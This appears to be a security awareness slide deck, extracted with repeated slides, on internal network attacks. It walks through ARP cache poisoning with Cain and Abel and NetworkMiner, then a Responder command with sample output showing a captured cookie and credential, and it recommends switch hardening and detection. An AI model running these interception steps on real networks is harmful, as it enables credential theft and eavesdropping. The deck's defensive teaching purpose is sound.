Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	134



Take away:

Who is reviewing these firewall rules?

Why are any of these ports open to the public internet?

Why isn't this machine patched?

Why is windows XP running?

INTERNAL NETWORKS

FROM AN ATTACKER'S PERSPECTIVE

- We talked about external networks and profiling
- What can an attacker do once they're on your network?
 - How flat is your network?
 - How structured are your ACLS?
 - Do you have a way to detect and mitigate anomalies?



So lets talk about ARP Cache Poisoning
Hold up we're going to get a little technical

SO LET'S TALK ABOUT ARP
CACHE POISONING



SO LET'S TALK ABOUT ARP CACHE POISONING




From Wikipedia:

In computer networking, ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network.



Hold up we're going to get a little technical



So lets break this down

We have 3 people on the network. Alice, Bob, and Charlie.

Alice is having a conversation with Bob, which Charlie wishes to intercept

Charlie simply broadcasts ARP reply packets saying the MAC address for Alice is CC:CC

Charlie simply broadcasts an ARP reply packet saying the MAC address for Bob is CC:CC


What does this look like in practice?

Cain and Abel:

Scan for active devices by broadcasting ARP packets

CAIN & ABEL

Scan for active devices
by broadcasting ARP packets



What does this look like in practice?

Cain and Abel:

Scan for active devices by broadcasting ARP packets


IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr
192.168.180.1		Palo Alto Networks					
192.168.180.6		Aruba Networks					
192.168.180.5		Juniper Networks					
192.168.180.80		Palo Alto Networks					
192.168.180.81		Palo Alto Networks					
192.168.180.82		Palo Alto Networks					
192.168.180.83		Palo Alto Networks					
192.168.180.84		Palo Alto Networks					
192.168.180.85		Palo Alto Networks					
192.168.180.100							
192.168.180.127		CANON INC.					
192.168.180.130		Action Star Enterprise Co., L...					
192.168.180.131							
192.168.180.134							
192.168.180.139		Dell Inc PCBA Test					
192.168.180.140		Hon Hai Precision Ind. Co., L...					
192.168.180.141		Action Star Enterprise Co., L...					
192.168.180.132		Hon Hai Precision Ind. Co., L...					
192.168.180.142							
192.168.180.135							
192.168.180.136							
192.168.180.151		Dell Inc.					
192.168.180.153		Intel Corporate					
192.168.180.155							
192.168.180.129							
192.168.180.157		Hewlett Packard					
192.168.180.161							
192.168.180.163		Apple					
192.168.180.167		Dell Inc					
192.168.180.146							
192.168.180.149							
192.168.180.175		LCFC(HeFei) Electronics Tec...					
192.168.180.177		Hon Hai Precision Ind. Co., L...					
192.168.180.179							

What does this look like in practice?

Cain and Abel:

Scan for active devices by broadcasting ARP packets

From the list pick two devices you would like to get in the middle of:




What does this look like in practice?

Cain and Abel:

Scan for active devices by broadcasting ARP packets

From the list pick two devices you would like to get in the middle of:



FORESITE


What does this look like in practice?

Cain and Abel:

Scan for active devices by broadcasting ARP packets

From the list pick two devices you would like to get in the middle of:

And we click the poison button



What does this look like in practice?

Cain and Abel:

Scan for active devices by broadcasting ARP packets


From the list pick two devices you would like to get in the middle of:

And we click the poison button.

So now we have traffic so what?

But you have to be a network engineer to understand this right? (nope)

Enter another free windows program network miner



What does this look like in practice?

Cain and Abel:

Scan for active devices by broadcasting ARP packets

From the list pick two devices you would like to get in the middle of:


And we click the poison button.

So now we have traffic so what?

But you have to be a network engineer to understand this right? (nope)

Enter another free windows program network miner

Notice the files are carved from the capture or saved off the wire



What does this look like in practice?

Cain and Abel:

Scan for active devices by broadcasting ARP packets

From the list pick two devices you would like to get in the middle of:

And we click the poison button.

So now we have traffic so what?

But you have to be a network engineer to understand this right? (nope)

Enter another free windows program network miner

Notice the files are carved from the capture or saved off the wire

DOES THIS LOOK DIFFICULT?

- This is a simple layer 2 attack made possible by very trusting protocols
- Does this look like something a student could use on your network?



▶▶ FORESITE

WHAT'S THE TAKEAWAY?

- Invest time into mitigating it, detecting it, and preventing it
- This attack is extremely easy for a novice user to pull off.
- Enable AV protections which detect this attack
- McAfee EPO / HIPS - <https://kc.mcafee.com/corporate/index?page=content&id=KB55321>
- Symantec / SEP and SEPM - <http://www.symantec.com/connect/articles/how-series-symantec-endpoint-protection-part-2>



Invest time into mitigating it, detecting it, and preventing it

This attack is extremely easy for a novice user to pull off.

Enable AV protections which detect this attack

McAfee EPO / HIPS - <https://kc.mcafee.com/corporate/index?page=content&id=KB55321>

Symantec / SEP and SEPM - <http://www.symantec.com/connect/articles/how-series-symantec-endpoint-protection-part-2>

WHAT'S THE TAKEAWAY?

- Harden your access ports on network switches
 - Enable sticky ports (limits number of macs per port)
 - Enable Dynamic arp inspection
 - All major switch providers include features which mitigate this attack
 - Juniper
 - HP
 - Cisco
- Test your network yourself and verify



Invest time into mitigating it, detecting it, and preventing it

This attack is extremely easy for a novice user to pull off.

Enable AV protections which detect this attack

Mcafee EPO / HIPS - <https://kc.mcafee.com/corporate/index?page=content&id=KB55321>

Symantec / SEP and SEPM - <http://www.symantec.com/connect/articles/how-series-symantec-endpoint-protection-part-2>

Harden your access ports on network switches

enable sticky ports (limits number of macs per port)

enable Dynamic arp inspection

All major switch providers include features which mitigate this attack

Juniper

HP

Cisco

Test your network yourself and verify you have mitigated this attack


WHEN IN DOUBT:

- Benchmark your configurations for your firewalls, switches, servers and desktops



CIS AND NSA BENCHMARKS

- https://www.nsa.gov/ia/_files/switches/switch-guide-version1_01.pdf



When in doubt benchmark your configurations for your firewalls, switches, servers and and desktops:

When in doubt compare against CIS and NSA benchmarks

https://www.nsa.gov/ia/_files/switches/switch-guide-version1_01.pdf

These are fantastic resources for proper secure configuration and should be used as part of your process of creating a baseline configuration.

RESPONDER - ANOTHER SIMPLE ATTACK

- Designed as a tool for penetration testers
- Replies to any LLMNR, NBT-NS and MDNS
- Registers itself as WPAD
- Designed to capture password hashes



FORESITE

Responder - designed as a tool for penetration testers by Spinderlabs (a division of TrustWave)

It replies to any LLMNR, NBT-NS and MDNS (standard broadcast traffic)

It also registers itself as WPAD for auto-configuration of proxy settings

Its designed to capture password hashes (we'll talk more about this)

After the app is installed execution and use is trivial, simply run the script from a linux terminal

The script automates the collection of asset information directly into text files for collection or automation

```
root@lgandXx:~/Responder# python Responder.py -i 192.168.2.10 -b 1
NBT Name Service/LLMNR Answerer 1.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CTRL-C
[+]NBT-NS & LLMNR answerer started
Global Parameters set:
Challenge set is: 1122334455667788
HTTP Server is:ON
SMB Server is:ON
SQL Server is:ON
FTP Server is:ON
FingerPrint Module is:OFF
DNS Answer sent to: 192.168.2.39
[+]HTTP Cookie Header sent from: 192.168.2.39 was: Cookie: PREF=ID=2f2e
92bf63599621:U=bd81c6aa1ec92b48:FF=0:TM=1355079198:LM=1358973541:S=VCyg
wcIaZxc81MnU; NID=66=QdGXnfJLrQ_fdGTiE50EbBv0--hnZa4ileiVUB3--MYggGaevL
C0rnF4Ef_G1HtBXB94IQqIC0X1hEfn_JpZe_8rnLDt9hdGfnPLCgQxDttIAZ0_os547luVL
prfxggS
[+]HTTP-User & Password: potatoes:YoupiYoupla
```



Responder - designed as a tool for penetration testers by Spinderlabs (a division of TrustWave)


- It replies to any LLMNR, NBT-NS and MDNS (standard broadcast traffic)

- It also registers itself as WPAD for auto-configuration of proxy settings

- Its designed to capture password hashes (we'll talk more about this)

After the app is installed execution and use is trivial, simply run the script from a linux terminal

The script automates the collection of asset information directly into text files for collection or automation



Responder - designed as a tool for penetration testers by Spiderlabs (a division of TrustWave)

It replies to any LLMNR, NBT-NS and MDNS (standard broadcast traffic)

It also registers itself as WPAD for auto-configuration of proxy settings

Its designed to capture password hashes (we'll talk more about this)

After the app is installed execution and use is trivial, simply run the script from a linux terminal

The script automates the collection of asset information directly into text files for collection or automation

The scope

Any windows machine within the same broadcast domain (vlan), possibly beyond if multicasting is allowed to other vlans, and may be vulnerable to have the following stolen

Passwords HTTP

Password hashes for computer logons

TAKEAWAYS

